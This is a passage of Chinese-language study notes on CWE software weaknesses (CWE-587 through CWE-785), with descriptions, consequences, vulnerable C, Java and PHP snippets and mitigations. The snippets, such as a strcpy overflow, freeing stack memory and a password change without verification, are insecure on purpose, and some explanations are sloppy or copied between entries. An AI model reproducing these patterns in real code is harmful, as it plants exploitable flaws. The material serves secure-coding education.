    /* Warn customer about delay before order processing */
    ...
    }
}
```

可以看出，在该方法中，isProductAvailable 变量的值始终为 true，故会导致一直更新数据库。

（5）消除方式

测试：使用静态检测工具，即可检测出上述问题。

（6）其他说明

无

CWE-587：Assignment of a Fixed Address to a Pointer

（1）简要描述

软件将一个指针设置为固定地址而非NULL，但这个地址在不同的环境或平台下不一定是有效的（合法的）。

（2）引入阶段

体系结构设计或者实现阶段

（3）导致后果

1.破坏完整性

2.破坏机密性

3.破坏可用性

4.执行非法的代码或者命令

若某程序执行在已知位置的代码，那么黑客会将攻击代码提前插入到那个位置。

可能的事件：

DOS：crash/exit/restart

若代码被植入其他环境或平台，该指针可能非法或导致程序崩溃。

机密性、完整性、读取内存、修改内存

在已知位置的数据会轻易地被黑客读取或修改

（4）示例程序及解释

```
int (*pt2Function) (float, char, char)=0x08040000;
```

```
int result2 = (*pt2Function) (12, 'a', 'b');
// Here we can inject code to execute.
```

但在不同的环境下，该方法的地址是不确定的，因此会导致崩溃；或者黑客会在此地址放置特定代码。

（5）消除方式

不要使用此方式。

（6）其他说明

属于“primary”级别

CWE-588：Attempt to Access Child of a Non-structure Pointer

（1）简要描述

将一个非结构的指针转换成结构型，并访问一个可能导致内存访问错误或数据损坏的区域。

（2）引入阶段

体系结构设计或者实现阶段

（3）导致后果

1.破坏完整性

2.修改内存

在转换后，内存中邻近区域的变量会通过执行分配而被破坏。

可能的事件：

DOS：crash/exit/restart

运行终止（内存访问错误）

（4）示例程序及解释

```
struct foo
{
int i;
}
...
int main(int argc, char **argv)
{
*foo = (struct foo *)main;
foo->i = 2;
return foo->i;
}
```

但在不同的环境下，该方法的地址是不确定的，因此会导致崩溃；或者黑客会在此地址放置特定代码。

（5）消除方式

需求阶段：选择不易受此类事件影响的语言。

实现阶段：对类型转换操作的检查能不相容类型被转换的位置

（6）其他说明

无

CWE-590：Free of Memory not on the Heap

（1）简要描述

调用 free（）去释放一个并非用 malloc(), calloc(), or realloc()分配在堆中的指针。当 free 一个非法的指针，通常会是程序的内存管理结构被摧毁，导致程序崩溃，或者在某种条件下成为黑客操作可控内存，修改临界变量或执行代码。

（2）引入阶段

实现阶段。

（3）导致后果

1. 破坏完整性

2. 破坏机密性

3. 破坏可用性

4. 执行非法代码或命令

5. 修改数据

成为潜在的利用程序的特权来执行特定代码的可能性。

若存有用户信息的内存被释放，将会导致恶意用户在内存中任意位置写数据。

（4）示例程序及解释

```
void foo(){
record_t bar[MAX_SIZE];
/* do something interesting with bar */
...
free(bar);
}
```

修改（动态分配）：

```
void foo(){
record_t *bar = (record_t*)malloc(MAX_SIZE*sizeof(record_t));
/* do something interesting with bar */
...
free(bar);
}
```

或者（设全局变量）

```
record_t *bar; //Global var
void foo(){
bar = (record_t*)malloc(MAX_SIZE*sizeof(record_t));
/* do something interesting with bar */
...
free(bar);
}
```

（5）消除方式

实现阶段：只是放动态分配的内存空间。保持对指针指向的最初的内存块的追踪，并只释放一次。

实现阶段：在释放一个指针之前，程序员应当确保指针指向的空间在堆中，且权限属于程序员。释放一个未分配的指针，会导致程序产生无法预知的行为。

设计阶段：

库和框架：

使用可检测的，不允许此缺陷发生的库或框架。

体系结构设计：

使用带对内存分配和释放抽象的语言

测试：

使用可以动态监测内存管理问题的工具。

（6）其他说明

无

CWE-591：Sensitive Data Storage in Improperly Locked Memory

（1）简要描述

应用程序存储在内存中的敏感数据，没有被锁定，或者一直处于不正确的锁定状态，导致敏感数据被虚拟内存管理器写入到磁盘上的交换文件。这也许会使数据更易被外部的活动者所访问。

在Windows系统中virtuallock功能可以锁定一个内存页以确保它将保持在内存中不会被交换到磁盘上。然而,在旧的Windows版本,如95，98，或Me的virtuallock()功能仅仅是一个存根和不提供保护。在POSIX系统调用的mlock()确保页面将驻留在内存但不保证该页面将不会出现在交换。因此，对于敏感数据，它是不适合作为一个保护机制。一些平台，特别是Linux，要保证页面不会被交换，是不规范的、不方便的。调用mlock()也需要管理权限。对于这些调用的返回值必须被检查以确保锁操作是成功的。

（2）引入阶段

实现阶段。

（3）导致后果

1.破坏机密性

2.读取应用数据

3.读取数据

在磁盘被交换文件中被泄露的敏感数据。

（4）示例程序及解释

无

（5）消除方式

实现阶段：检查返回值确保锁操作成功。

设计阶段：

确保需要保护的数据防止被交换,选择合适的平台保护机制。

（6）其他说明

受影响的环境：内存

CWE-605：Multiple Binds to the Same Port

（1）简要描述

当多个套接字能够绑定到同一个端口时,该端口的其他服务可能被盗或欺骗。

（2）引入阶段

架构和设计/实现/操作

（3）导致后果

各种网络服务的数据包可能被窃取，或者导致服务欺诈。

（4）示例程序及解释

```
void bind_socket(void) {
int server_sockfd;
int server_len;
struct sockaddr_in server_address;
/*unlink the socket if already bound to avoid an error when bind() is called*/
unlink("server_socket");
server_sockfd = socket(AF_INET, SOCK_STREAM, 0);
server_address.sin_family = AF_INET;
server_address.sin_port = 21;
server_address.sin_addr.s_addr = htonl(INADDR_ANY);
server_len = sizeof(struct sockaddr_in);
bind(server_sockfd, (struct sockaddr *) &s1, server_len);
}
```

这段代码可能会导致两个服务器套接字绑定到相同的端口, 因此会收到彼此的通信。这可能被攻击者利用来从另一个进程里偷包,比如说一个 FTP 安全服务器。

（5）消除方式

限制服务器套接字地址指向已知本地地址。

（6）其他说明

CWE-606：Unchecked Input for Loop Condition

（1）简要描述

产品不能正确的对循环条件的输入进行检查，这使得服务可能会因为过度循环而被拒绝。

（2）引入阶段

实现

（3）导致后果

可用性：DOS：CPU 资源消耗

（4）示例程序及解释

```
void iterate(int n){
int i;
for (i = 0; i < n; i++){
foo();
}
}
void iterateFoo()
{
unsigned int num;
scanf("%u",&num);
iterate(num);
}
```

当输入过大时，会导致过度循环，占用大量资源。

（5）消除方式

确定循环条件时，不使用用户输入的数据。

（6）其他说明

CWE-615：Information Exposure Through Comments

（1）简要描述

添加的注释是非常有用的,有些程序员往往通过注释留下重要的数据。
例如:文件名与 web 应用程序,旧的链接或者不应该被用户浏览的链接，以及旧代码片段等等。

（2）引入阶段

实现

（3）导致后果

保密方面：读取应用程序的数据

（4）示例程序及解释

<!-- FIXME: calling this with more than 30 args kills the JDBC server -->

通过这一注释，攻击者容易找到破解程序的方法。

（5）消除方式

删除涵盖敏感信息（比如关于应用程序的设计和实现）的一些注释。这些注释可能暴露用户、影响应用程序的安全态势。

（6）其他说明

CWE-617：Reachable Assertion

（1）简要描述

产品包含一个 assert()或类似的声明,它们可以被攻击者触发，从而导致应用程序退出或其他更加严重的行为。

虽然断言有利于抓住逻辑错误以及降低脆弱性，但是它仍然可能导致拒绝服务。例如,如果一个服务器处理多个并发连接,在一个单一连接中出现了一个 assert(),会导致其他连接被删除,这就是一个可访问断言导致的拒绝服务。

（2）引入阶段

实现

（3）导致后果

可用性：DOS:崩溃/退出/重启

攻击者可以触发一个断言语句导致拒绝服务，即使相关代码可以被攻击者引发或者断言的范围已经超出了攻击者的会话。

（4）示例程序及解释

```
String email = request.getParameter("email_address");
assert email != null;
```

（5）消除方式

使得敏感的开/关操作不能直接的被用户控制的数据访问。

对用户数据进行输入验证。

（6）其他说明

Assertion (Assert) — 断言

在 .NET Framework 安全性中，帮助确保方法有权访问特定的资源（即使方法的调用方没有所需的权限）。在堆栈步期间，如果遇到断言所需要的权限的椎栈帧，对该权限的安全检查将会成功。断言会造成安全漏洞，使用时应十分小心。

CWE-620：Unverified Password Change

（1）简要描述

当为用户设置一个新密码时，如果产品不需要一个旧的密码或者另一种形式的身份验证的话，攻击者可能会通过漏洞为用户更改密码,从而获得与该用户相关的权限。

（2）引入阶段

架构和设计/实现

（3）导致后果

访问控制：攻击者忽视保护机制/获得特权/获得虚假身份

（4）示例程序及解释

```
$user = $_GET['user'];
$pass = $_GET['pass'];
$checkpass = $_GET['checkpass'];
if ($pass == $checkpass) {
SetUserPassword($user, $pass);
```

}

虽然这段代码确认进行请求的用户两次输入了相同的新密码，但是代码并不能确定发来请求的用户和密码被更改的用户是同一个。攻击者可以通过请求对另一个用户的密码来进行更改，从而取得对受害人账户的控制。

（5）消除方式

提示输入密码改变时,迫使用户除了输入新密码，还要输入旧密码进行验证。

使用“忘记密码”功能。

（6）其他说明

CWE-665：Improper Initialization

（1）简要描述

软件没有初始化，或者错误的初始化了一个资源，这可能会导致在访问或者使用该资源时使得资源处于异常状态。

当被初始化的相关资源预设有一定的属性或值（如一个决定用户是否已经通过身份验证的变量），会对安全造成影响。

（2）引入阶段

实现/操作

（3）导致后果

保密方面：读取内存/读取应用程序数据

当重用资源，比如内存或程序变量，在发送给一个不可信的对象前原始资源的内容可能没有被清除。

访问控制：忽视保护机制

如果关键安全的决策依赖于“0”或一个等值变量,并且编程语言代表程序员执行初始化，可能出现绕过保护机制的问题。

可用性：DOS:崩溃/退出/重启

未初始化的数据可能包含导致程序流以程序员没有注意到的方式改变的值。例如,在 C 语言中如果一个未初始化的变量作为数组索引,它之前的内容可能会产生一个数组的范围外的索引,在其他环境中可能导致崩溃或退出。

（4）示例程序及解释

例子 1

```
private boolean initialized = true;
public void someMethod() {
if (!initialized) {
// perform initialization tasks
initialized = true;
}
```

一个 bool initiailized 字段被咨询以确保初始化任务只完成了一次。然而,在静态初始化时它被错误地设置为 true,因此从来没有运行到初始化代码。

例子 2

```
$username = GetCurrentUser();
$state = GetStateData($username);
if (defined($state)) {
$uid = ExtractUserID($state);
}
# do stuff
if ($uid == 0) {
DoAdminThings();
}
```

代码将限制某些管理员特有的操作。

例子 3

```
char str[20];
strcat(str, "hello world");
printf("%s", str);
```

下面的代码将字符串和变量链接并打印字符串。

（5）消除方式

阶段:需求

策略:语言选择

使用一种不允许这个弱点发生、或提供使这个弱点更容易避免的结构的语言,。

例如,在 Java 中,如果程序员没有显式初始化一个变量,代码就会产生一个编译错误(如果变量是本地变量)或自动对这个变量类型进行初始化的，变量类型为该类型，值为默认值。在 Perl 中,如果没有显式初始化,那么默认值依据上下文变量的访问进行 undef 分配,可以为 0,false,或等价变量。

阶段:体系结构和设计

识别所有从外部来源接收信息的变量和数据存储，并且进行应用输入验证,以确保它们只对预期值初始化。

阶段:实施

在声明或在第一次使用时，显式初始化所有的变量和其他数据存储

阶段:实施

密切关注影响初始化的复杂条件,因为在一些条件下可能不能执行初始化。

阶段:实施

避免竞态条件。

阶段:构建和编译

运行或编译软件时，设置对未初始化的变量或数据生成警告，及时修改。

阶段:测试

使用针对这种类型的弱点的自动静态分析工具。许多现代技术利用数据流分析的将误报的数量降到最低。这不是一个完美的解决方案,因为 100%的准确率和覆盖率是并不可能的。

（6）其他说明

显式初始化：

创建对象的时候，直接带参数值进去，就是显示初始化。

竞态条件：

在计算机内存或者存储里，如果同时发出读写大量数据的指令的时候竞态条件可能发生，机器试图覆盖相同的或者旧的数据，而此时旧的数据仍然在被读取。结果可能是下面一个或者多个情况：计算机死机，出现非法操作提示并结束程序，错误的读取旧的数据，或者错误的写入新数据。在串行的内存和存储访问能防止这种情况，当读写命令同时发生的时候，默认是先执行读操作的。

False positives：

误报。从字面上来看就是说,一个东西是被查出来了,但这是错误的(false)。

CWE-666：Operation on Resource in Wrong Phase of Lifetime

（1）简要描述

软件在一个错误的资源的生命周期阶段，对资源执行了操作，从而导致意想不到的行为。

（2）引入阶段

实现/操作

（3）导致后果

技术的影响：其他

（4）示例程序及解释

无。

（5）消除方式

遵循资源从创建到释放的生命周期。

（6）其他说明

CWE-667：Improper Locking

（1）简要描述

软件不能正常对资源进行锁定或者不能正常释放对资源的锁定，进而导致意外的资源状态变化和行为

（2）引入阶段

设计和运行阶段

（3）导致后果

死锁

（4）示例程序及解释

示例 1：

```
void f(pthread_mutex_t *mutex) {
pthread_mutex_lock(mutex);

/* access shared resource */

pthread_mutex_unlock(mutex);
}
```

该函数试图锁定一个被共享的资源，然后使用资源，但是在使用前没有检测该资源是否被正确锁定。这样会造成多个程序对同一资源的竞争使用。

```
int f(pthread_mutex_t *mutex) {
int result;
```

```
result = pthread_mutex_lock(mutex);
if (0 != result)
return result;

/* access shared resource */

return pthread_mutex_unlock(mutex);
}
```

（5）消除方式

尽量使用行业标准 API 来实现锁定机制。

（6）其他说明

这个错误主要说明的是一个资源只能被一个进程使用，不能被同时使用，容易导致死锁。

CWE-672：Operation on a Resource after Expiration or Release

（1）简要描述

程序对一些已经过期或者刚被释放的资源的使用或访问

（2）引入阶段

设计阶段、运行阶段、操作阶段

（3）导致后果

其他程序对原始资源的访问被引向与原始资源有关联的错误资源；
资源被释放之后处于不正确的状态，导致后续对资源的访问会引起访问程序的错误或崩溃

（4）示例程序及解释

示例 1：

```
char* ptr = (char*)malloc (SIZE);
if (err) {
abrt = 1;
free(ptr);
}
...
if (abrt) {
```

```
logError("operation aborted before commit", ptr);
}
```

解释：

上面的指针只有在出现错误时才会被释放，但是后面对指针的使用并没有判断是否出现错误。

示例 2：

```
char* ptr = (char*)malloc (SIZE);
...
if (abrt) {
free(ptr);
}
...
free(ptr);
```

解释：

会出现连续两次对资源的释放，造成资源处于不正确的状态或者使得负责释放资源的代码出现混乱

（5）消除方式

主要是在编写代码时注意对资源的合理释放和访问

CWE-674：Uncontrolled Recursion

（1） 简要描述

程序没有合理的处理递归或循环，造成死循环或无穷递归，进而造成了对资源的过度消耗。

（2）引入阶段

设计阶段、执行阶段

（3）导致后果

1、包括 cpu 和内存等资源被很快的占用甚至占用过度，最终导致程序崩溃

2、造成非法访问，有些程序为了占用更多的资源，就会去关闭其他程序进而占用其使用额资源，这样就会造成对其他程序的非法访问。

（4）示例程序及解释

死循环

CWE-675：Duplicate Operations on Resource

（1） 简要描述

程序对一些资源重复进行了多次相同的操作，而这样的操作只需要执行一次。

（2）引入阶段

运行阶段

（3）导致后果

程序崩溃，逻辑混乱。

（4）示例

同时定义多个指针来指向同一个数组。

CWE-676：Use of Potentially Dangerous Function

（1）简要描述

一些函数如果被不正确的调用就会引入漏洞，但是该函数依旧可以正常运行。这样的函数被调用时就会存在危险。

（2）引入阶段

设计阶段、运行阶段

（3）导致后果

程序的质量问题，漏洞带来的安全问题

（4）示例

```
void manipulate_string(char * string){
char buf[24];
strcpy(buf, string);
...
}
```

上面的函数对 strcpy（）的调用存在错误，string 所代表的字符串长度可能会大于定义的 buf 数组，这样就会造成程序漏洞

（5）消除方式

禁止开发者使用一些被禁用的函数，一些情况下使用代码分析工具可以发现大多数的该类型

错误

CWE-680：Integer Overflow to Buffer Overflow

（1）简要描述

程序为某个数据计算分配所需要的内存时，该数据存在整数溢出，进而导致分配的内存大小小于该数据的大小，从而造成分配的缓冲区出现溢出。

（2）引入阶段

设计阶段、运行阶段

（3）导致后果

程序崩溃，对内存的非法修改

（4）示例

int a；

a = 100000…….0000000;

该数据超过了 int 类型所能表示的最大整数，造成整数溢出，程序往往会忽略这种错误，照常给该数据分配内存，此时分配的内存小于数据的大小，进而会造成缓冲区溢出。

CWE-681： Incorrect Conversion between Numeric Types

（1）简要描述

当进行数据之间的类型转换时，会造成数据的丢失或者转化，进而造成数据错误。

（2）引入阶段

运行阶段

（3）导致后果

程序使用错误的数据，得到错误的运行结果

（4）示例

int i = (int) 33457.8f;

一个浮点类型的数据被强制转化为 int 类型的，造成了精度损失。

CWE-685：Function Call With Incorrect Number of Arguments

（1）简要描述

当软件调用一个函数，过程或程序，但调用方指定过多的参数，或过少的参数，这可能会导致不确定的行为并产生缺陷。

（2）引入阶段

执行阶段

（3）导致后果

其他
质量下降

（4）示例程序及解释

无

（5）消除方式

因为这个函数调用往往产生不正确的行为，它通常在测试或软件的正常运行被检测到。在测试过程中对所有可能的控制路径测试通常可以暴露这一缺陷，除了在极少数情况下，当不正确的函数调用意外地产生正确的结果，或如果提供的参数类型是和预期参数类型非常相似。

（6）其他说明

无

CWE-688：Function Call With Incorrect Variable or Reference as Argument

（1）简要描述

该软件调用一个函数，过程或例程，但调用方指定了错误的变量或引用作为一个参数，这可能会导致不确定的行为并产生缺陷。

（2）引入阶段

执行阶段

（3）导致后果

其他

质量下降

（4）示例程序及解释

Java Example:

```
private static final String[] ADMIN_ROLES = ...;
public boolean void accessGranted(String resource, String user) {
String[] userRoles = getUserRoles(user);
return accessGranted(resource, ADMIN_ROLES);
}
private boolean void accessGranted(String resource, String[] userRoles) {
// grant or deny access based on user roles
...
}
```

accessGranted 这个方法意外的被 ADMIN_ROLES 这个数组调用，而不是被 userRoles 调用

（5）消除方式

测试

因为这个函数调用往往产生不正确的行为，它通常在测试或软件的正常运行被检测到。在测试过程中对所有可能的控制路径测试通常可以暴露这一缺陷，除了在极少数情况下，当不正确的函数调用意外地产生正确的结果，或如果提供的参数类型是和预期参数类型非常相似。

（6）其他说明

无

CWE-690：Unchecked Return Value to NULL Pointer Dereference

（1）简要描述

在调用一个可以返回空指针的函数失败后该软件不检查错误，这就导致了空指针引用。而未经检查的返回值的缺陷不限于空指针的返回（见 CWE-252 的例子），函数通常返回 NULL 指示错误状态。当这个错误条件不检查时，可能会出现一个空指针引用。

（2）引入阶段

通常出现在当一个包含用户控制的应用程序向一个 malloc（）调用输入，相关代码可能就防止缓冲区溢出是正确的。但如果提供一个较大的值，则 malloc（）函数将由于内存不足失败。也经常因为以下原因发生：当一个分析例程预计某些元素将始终存在，当提供异常的输入时，解析器可能返回 NULL。例如，strtok（）函数可以返回 NULL。

（3）导致后果

可用性

DOS：崩溃/退出/重启

（4）示例程序及解释

Example 1:

Java Example:

```
String username = getUserName();
if (username.equals(ADMIN_USER)) {
...
}
```

调用 getUserName 这个函数前，没有检查返回值，这可能导致空指针异常

Example 2:

C Example:

```
void host_lookup(char *user_supplied_addr){
struct hostent *hp;
in_addr_t *addr;
char hostname[64];
in_addr_t inet_addr(const char *cp);
/*routine that ensures user_supplied_addr is in the right format for conversion */
```

```
validate_addr_form(user_supplied_addr);
addr = inet_addr(user_supplied_addr);
hp = gethostbyaddr( addr, sizeof(struct in_addr), AF_INET);
strcpy(hostname, hp->h_name);
}
```

这个例子从一个用户获得 IP 地址，验证它是合式的，然后查找主机名并复制到缓冲区。如果攻击者提供了一个似乎是形成良好的地址，但地址不解析主机名，然后对于 gethostbyaddr（）的调用就会返回 NULL。因为这个代码没有检查 gethostbyaddr（CWE-252）的返回值，当调用 strcpy（）时就会出现空指针引用（CWE-476）。注意，这个例子也容易受到缓冲区溢出攻击（见 cwe-119）。

（5）消除方式

注意检查返回值是否为空

（6）其他说明

无

CWE-758：Reliance on Undefined, Unspecified, or Implementation-Defined Behavior

（1）简要描述

该软件以一种依赖特性的方式使用的 API 函数，数据结构，或其它实体但并不总是保证保持该实体。当所要求的特性变化时可能导致产生缺陷，比如当软件被移植到另一个平台或者当一个交互错误(CWE-435)产生时。

（2）引入阶段

（3）导致后果

其他
其他

（4）示例程序及解释

（5）消除方式

（6）其他说明

CWE-761：Free of Pointer not at Start of Buffer

（1）简要描述

应用程序调用 free()在释放一个指向在堆上分配的内存资源的指针，但指针不在缓冲区的开始处。这会导致应用程序崩溃，或在某些情况下，修改关键程序变量或执行代码。当内存被明确地被 malloc（）家族函数之一分配在堆上并且 free（）被调用时，指针算法导致指针是在缓冲区的内部或结束。

（2）引入阶段

执行阶段

（3）导致后果

完整性

可利用性

保密

修改内存

DOS：崩溃/退出/重启

执行未经授权的代码或命令

（4）示例程序及解释

Example 1:

在本例中，程序员动态分配一个缓冲器来保存一个字符串，然后搜索一个特定的字符。完成搜索后，程序员尝试释放分配的内存，并返回成功或失败给调用者。注意：为了简化，这示例使用硬编码“Search Me!”串和长度为 20 的常量字符串。

C Example:

```
#define SUCCESS (1)
#define FAILURE (0)
int contains_char(char c){
char *str;
str = (char*)malloc(20*sizeof(char));
```

```
strcpy(str, "Search Me!");
while( *str != NULL){
if( *str == c ){
/* matched char, free string and return success */
free(str);
return SUCCESS;
}
/* didn't match yet, increment pointer and try next char */
str = str + 1;
}
/* we did not match the char in the string, free mem and return failure */
free(str);
return FAILURE;
}
```

然而，如果字符不是位于字符串的开头，或者，如果它不在字符串中的话，那么当程序员释放它时，指针不会在的缓冲区的开始。代替在缓冲器的中间释放指针，程序员可以用一个索引指针使用数组索单步调试内存或抽象内存计算。

正确代码：

```
#define SUCCESS (1)
#define FAILURE (0)
int cointains_char(char c){
char *str;
int i = 0;
str = (char*)malloc(20*sizeof(char));
strcpy(str, "Search Me!");
while( i < strlen(str) ){
if( str[i] == c ){
/* matched char, free string and return success */
free(str);
return SUCCESS;
}
/* didn't match yet, increment pointer and try next char */
i = i + 1;
}
/* we did not match the char in the string, free mem and return failure */
```

```
free(str);
return FAILURE;
}
```

Example 2:

此代码试图来标记一个字符串，并使用 strsep 功能，将其放入一个数组，
插入到位空白或制表符的\ 0 字节。完成循环，每个字符串后
该 AP 阵列指向输入字符串内的一个位置。

C Example:

```
char **ap, *argv[10], *inputstring;
for (ap = argv; (*ap = strsep(&inputstring, " \t")) != NULL;)
if (**ap != '\0')
if (++ap >= &argv[10])
break;
/.../
free(ap[4]);
```

因为 strdup 不分配任何新的内存，在阵列的中间是释放元素相当于释放在输入字符串中间的指针。

Example 3:

考虑解析应用的背景下，下面的代码从用户数据中提取出命令。其目的是要分析的每个命令并将它添加到命令的队列去执行，丢弃每个格式错误的条目。

C Example:

```
//hardcode input length for simplicity
char* input = (char*) malloc(40*sizeof(char));
char *tok;
char* sep = " \t";
get_user_input( input );
/* The following loop will parse and process each token in the input string */
tok = strtok( input, sep);
while( NULL != tok ){
if( isMalformed( tok ) ){
/* ignore and discard bad data */
free( tok );
}
else{
add_to_command_queue( tok );
```

```
}
tok = strtok( NULL, sep));
}
```

上述代码试图释放与坏命令相关联的内存，由于内存是在一个块分配，它必须一起释放。解决这个问题的一种方法是复制之前的命令到一个新的内存位置将它们放置在队列中。然后，所有的命令已经被处理后，内存可以安全地被释放。

C Example: Good Code

```
//hardcode input length for simplicity
char* input = (char*) malloc(40*sizeof(char));
char *tok, *command;
char* sep = " \t";
get_user_input( input );
/* The following loop will parse and process each token in the input string */
tok = strtok( input, sep);
while( NULL != tok ){
if( !isMalformed( command ) ){
/* copy and enqueue good data */
command = (char*) malloc( (strlen(tok) + 1) * sizeof(char) );
strcpy( command, tok );
add_to_command_queue( command );
}
tok = strtok( NULL, sep));
}
free( input )
```

（5）消除方式

执行

当使用指针算法遍历一个缓冲区，用一个单独的变量来跟踪内存进度，并保留原来分配的地址方便以后的释放。

执行

当使用 C ++编程时，考虑使用 Boost 库提供的智能指针，来帮助正确一致地管理内存。

体系结构与设计

库或框架

使用不允许出现这种缺陷或提供使这个缺陷容易避免的构造的审核库或框架。

体系结构与设计

使用提供了抽象内存分配和释放的语言。

测试

使用动态检测内存管理问题的工具，如 valgrind。

（6）其他说明

无

CWE-762：Mismatched Memory Management Routines

（1）简要描述

应用程序试图将内存资源返回到系统中，但它调用了一个不与最初用于分配该资源的函数兼容释放函数。

这个缺陷可通常描述为不匹配内存管理例程，例如：内存被分配在栈上（自动的），但是它用了用于明确分配堆存储器的内存释放管理例程。内存被分配明确使用一组内存管理功能，而使用一组不同的释放。比如说，内存可能用 C++的 malloc（）分配而不是用 new 操作，而再释放时用的是 delete 操作。当内存管理函数不匹配时，可能会严重到当代码执行时，内存损坏或程序崩溃。后果和易开发性可能由于例程的实现和被管理的对象有所不同。

（2）引入阶段

执行阶段

（3）导致后果

完整性

保密

修改内存

DOS：崩溃/退出/重启

执行未经授权的代码或命令

（4）示例程序及解释

Example 1:

下面的例子在分配时用了 new 操作，在释放时却用了 free（）。这就可能导致异常的行为 which may lead to unexpected behavior.

C++ Example: Bad Code

```
void foo(){
BarObj *ptr = new BarObj()
/* do some work with ptr here */
```

...

free(ptr);

}

C++ Example: Good Code

void foo(){

BarObj *ptr = new BarObj()

/* do some work with ptr here */

...

delete ptr;

}

Example 2:

在下面的例子中，没有使用匹配的分配/释放方式。

C++ Example: Bad Code

class A {

void foo();

};

void A::foo(){

int *ptr;

ptr = (int*)malloc(sizeof(int));

delete ptr;

}

Example 3:

在这个例子中，这个程序在没有堆的内存调用了 delete[]函数 C++ Example: Bad Code

class A{

void foo(bool);

};

void A::foo(bool heap) {

int localArray[2] = {

11,22

};

int *p = localArray;

if (heap){

p = new int[2];

}

delete[] p;

}

（5）消除方式

执行

只调用匹配的内存管理功能。不要混搭程序。

执行

库或框架

选择一种语言或工具，它提供自动内存管理，或使得手动内存管理更不容易出错。

库或框架

使用不允许出现这种缺陷或使这个缺陷容易避免的审核的库或框架。

体系结构与设计

使用提供了抽象内存分配和释放的语言。

测试

使用的工具，动态检测内存管理问题，如的 valgrind

（6）其他说明

无

CWE-773：Missing Reference to Active File Descriptor or Handle

（1）简要描述

该软件不能正常维持一个防止文件描述符/句柄被回收的文件描述符或句柄的引用。这可能会导致软件消耗所有可用的文件描述符或句柄，它会使其他进程不能执行关键文件处理操作。

（2）引入阶段

体系结构与设计

执行阶段

（3）导致后果

可利用性

DoS：资源消耗（其他）

在没有限制的资源分配时，攻击者可以阻止所有其他进程访问同一类型的资源。

（4）示例程序及解释

无

（5）消除方式

操作

体系结构与设计

限制资源消耗

使用由操作系统或环境提供的资源限制的设置。例如，在 POSIX 中管理系统的资源时，setrlimit（）可用于设置限制特定类型的资源，使用 getrlimit（）可确定有多少资源可用。可是，并非所有操作系统都有这些函数。

在当前的水平接近到为应用程序定义的最大值（见 CWE-770），然后限制特权用户的进一步的资源分配；或者，开始释放较少特权用户的资源。虽然这种解决方案可能会保护系统免遭攻击，它不一定阻止攻击者对其他用户产生不利影响。

确保应用程序执行适当的错误检查和错误处理以防资源变得不可用（cwe-703）。

（6）其他说明

无

CWE-775：Missing Release of File Descriptor or Handle after Effective Lifetime

（1）简要描述

当一个文件描述符/文件句柄的有效生命周期结束后，也就是说不再需要这个这个文件描述符/文件句柄时，软件并没有释放它。这会导致攻击者能够通过消耗所有可用的文件描述符/文件句柄来引发拒绝服务的错误，或者以此阻止其他系统进程获得他们自己的文件描述符/文件句柄。

（2）引入阶段

程序编码实现阶段

（3）导致后果

1）降低软件的可用性

2）大大消耗 DOS 或其他资源

3）无限制的分配文件描述符/文件句柄会阻止其他进程获得他们自己的文件描述符/文件句柄

4）无限制的分配文件描述符/文件句柄可能引发拒绝服务的错误

（4）示例程序及解释

JAVA Example:

```
1.  import java.io.File;
2.  import java.io.FileOutputStream;
3.  import java.io.IOException;
4.  public class FileTest {
5.      public static void main(String[] args) {
6.          File file = new File("/home/admin/a.txt");
7.          FileOutputStream  out = null;
8.          try {
9.              out = new FileOutputStream(file);
10.             file.delete();
11.             while(true){
12.                 try {
13.                     Thread.sleep(1000);
14.                 } catch (InterruptedException e) {
15.                     e.printStackTrace();
16.                 }
17.             }
18.         } catch (IOException e) {
19.             e.printStackTrace();
20.         }
21.     }
22.
23. }
```

在此例中，第六行代码”new”了一个文件，系统给这个文件分配一个文件描述符，但是在文件使用完之后，”out”仍持有文件，并没有释放文件描述符，造成实际空间小于可用空间。

（5）消除方式

1）在程序编码实现过程中，每次在文件资源使用之后，使用 close 方法释放文件描述符。

2）在使用软件过程中，使用由操作系统或操作环境提供的资源限制功能来限制分配文件描述符的数量。

（6）其他说明

文件句柄：是 windows 下概念,在 linux/unix 下没有句柄这一说法。

文件描述符：是 linux/unix 操作系统中特有的概念。其相当于 windows 系统中的句柄。习惯

性的，我们也把 linux 文件描述符称之句柄。

CWE-780：Use of RSA Algorithm without OAEP

（1）简要描述

软件使用了 RSA 算法，但是没有使用最优非对称加密填充算法，这使得加密算法存在安全隐患。

（2）引入阶段

软件设计阶段
程序编码实现阶段

（3）导致后果

如果 RSA 加密算法中不包含最优非对称加密填充过程，软件存在较大的安全隐患，攻击者解密数据会更加容易，使得软件的数据更加容易丢失。

（4）示例程序及解释

JAVA Example:

```
1.  public Cipher getRSACipher() {
2.     Cipher rsa = null;
3.     try {
4.           rsa = javax.crypto.Cipher.getInstance("RSA/NONE/NoPadding");
5.           }
6.  catch (java.security.NoSuchAlgorithmException e) {
7.       log("this should never happen", e);
8.     }
9.  catch (javax.crypto.NoSuchPaddingException e) {
10.     log("this should never happen", e);
11. }
12. return rsa;
13. }
```

在上面的例子中，成功创建了 RSA 密码，但是密码没有使用最优非对称加密填充。

（5）消除方式

在使用 RSA 加密算法时包含最优非对称加密填充即可，相应的代码如下所示：

JAVA Example:

```
1.  public Cipher getRSACipher() {
2.      Cipher rsa = null;
3.      try {
4.           rsa= javax.crypto.Cipher.getInstance
5.           ("RSA/ECB/OAEPWithMD5AndMGF1Padding");
6.          }
7.  catch (java.security.NoSuchAlgorithmException e) {
8.        log("this should never happen", e);
9.        }
10. catch (javax.crypto.NoSuchPaddingException e) {
11.        log("this should never happen", e);
12.   }
13. return rsa;
14. }
```

（6）其他说明

RSA 中的一个短信息可以导致密文易遭受短信息攻击。也已经说明简单地给信息填充伪数据(填充位)也许就会使敌手的工作变得十分困难，但是通过更进一步的努力，她还可以对密文进行攻击。解决这种攻击的办法就是应用称为最优非对称加密填充(OAEP)的过程。

CWE-785：Use of Path Manipulation Function without Maximum-sized Buffer

（1）简要描述

当软件调用一个函数获取文件名字或者路径时，他所提供的输出缓冲块的容量比可能获取到的结果的长度小，结果可能导致缓冲区溢出。

（2）引入阶段

程序编码实现阶段

（3）导致后果

缓冲区溢出会导致很多后果：破坏系统完整性、带来安全隐患、降低可用性、篡改内存数据、执行未被授权的代码或命令，甚至导致 DOS 崩溃、退出或重启。

（4）示例程序及解释

C Example:

```
1.  char *createOutputDirectory(char *name) {
2.  char outputDirectoryName[128];
3.  if (getCurrentDirectory(128, outputDirectoryName) == 0) {
4.  return null;
5.  }
6.  if (!PathAppend(outputDirectoryName, "output")) {
7.  return null;
8.  }
9.  if (!PathAppend(outputDirectoryName, name)) {
10. return null;
11. }
